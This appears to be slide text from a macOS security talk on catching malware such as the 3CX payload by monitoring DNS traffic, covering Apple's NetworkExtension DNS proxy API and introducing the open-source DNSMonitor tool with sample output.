
sleep()
(3CX payload)



"After the initial beacon, [the payload] uses a time-seeded random algorithm to generate a default beacon interval of between 1 and 2 hours" -GCHQ



Network Monitoring

DNS Traffic



(host-based) DNS monitoring

...efficiently detect malware's name resolutions



Can we monitor DNS requests & responses, to efficiently detect (and thwart) malware?

Per Virustotal, nothing detects this as malware:
<https://www.virustotal.com/gui/file/5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fef92c2df2624550734>

That was last scanned 20 minutes before my post

This include S1 ML

[View attachment 34847](#)

So it's strange and I suspect the issue isn't the app itself but instead how the app updates itself or something similar.

My detection was by Crowdstrike - the issue was a connection to a DNS host - msstorageboxes .com

Detection: via DNS

Network Extensions

The framework for network-related security tools

Framework

Network Extension

Overview

With the NetworkExtension framework, you can customize and extend the core networking features of iOS and macOS. Specifically, you can:

- Change the system's Wi-Fi configuration
- Integrate your app with the hotspot network subsystem (Hotspot Helper)
- Create and manage VPN configurations, using the built-in VPN protocols (Personal VPN) or a custom VPN protocol
- Create and manage network relay configurations
- Implement an on-device content filter
- Create and manage system-wide DNS configurations, using the built-in DNS protocols or a custom on-device DNS proxy

these two!

Network Extensions for Modern macOS

Taking the kernel out of Network Kernel Extensions

Jamie Wood, Internet Technologies

00:07 39:19

Overview Transcript

Network Extensions for the Modern Mac

Learn about powerful new APIs in macOS that you can use to create apps that extend and customize the networking capabilities of macOS without using kernel extensions.



Apple's Developer
Documentation



Must watch: WWDC
19 Video

A DNS Proxy (Network Extension)

class: NEDNSProxyManager



"A DNS proxy [NEDNSProxyManager] allows your app to intercept all DNS traffic generated on a device" -Apple

Class

NEDNSProxyManager

An object to create and manage an DNS proxy provider's configuration.

iOS 11.0+ iPadOS 11.0+ macOS 10.15+ Mac Catalyst 13.1+ visionOS 1.0+ Beta

@interface NEDNSProxyManager : NSObject

NEDNSProxyManager

About 419 results (0.27 seconds)

Apple
https://developer.apple.com > networkextension > ned...

NEDNSProxyManager | Apple Developer Documentation

An object to create and manage an DNS proxy provider's configuration. iOS 11.0+ iPadOS 11.0+ macOS 10.15+ Mac Catalyst 13.1 ...

Stack Overflow
https://stackoverflow.com > questions > have-anyone-i...

Have anyone implemented NEDNSProxyManager before?

result #2

stackoverflow

Have anyone implemented NEDNSProxyManager before?

▲

0

▼


🔖

🕒

I tried to use the NEDNSProxyManager to redirect the dns to my own server but failed to do that. It should be able to do that as based on Apple Documentation

A DNS proxy allows your app to intercept all DNS traffic generated on a device. You can use this capability to provide services like DNS traffic encryption, typically by redirecting DNS traffic to your own server. You usually do this in the context of managed devices, such as those owned by a school or an enterprise.

Any help is much appreciated.



I should build an open-source DNS monitor, for macOS!
(and (re)-watch WWDC's "Network Extensions for the Modern Mac")

DNSMonitor

host-based DNS monitor (and "blocker") for macOS

DNSMonitor



Leveraging Apple's Network Extension Framework, this utility monitors DNS requests and responses.

 **Supported OS:** macOS 10.15+

 **Zip's SHA-1:** 8264D4B49AD6B2FF2701439A8490F9875AA5FCB0

 **Source Code:** [DNSMonitor](#)

↓ [download](#)


```
% DNSMonitor.app/Contents/MacOS/DNSMonitor
```

```
PROCESS:
```

```
{  
    processID = 17357;  
    processPath = "/usr/bin/nslookup";  
    processSigningID = "com.apple.nslookup";  
}
```

```
PACKET:
```

```
Xid: 10948  
QR: Query  
Opcode: Standard  
AA: Non-Authoritative  
TC: Non-Truncated  
RD: Recursion desired  
RA: No recursion available  
Question (1): objective-see.org IN A  
...
```



objective-see.org/products/utilities.html#DNSMonitor

download & full source (GPL v3)

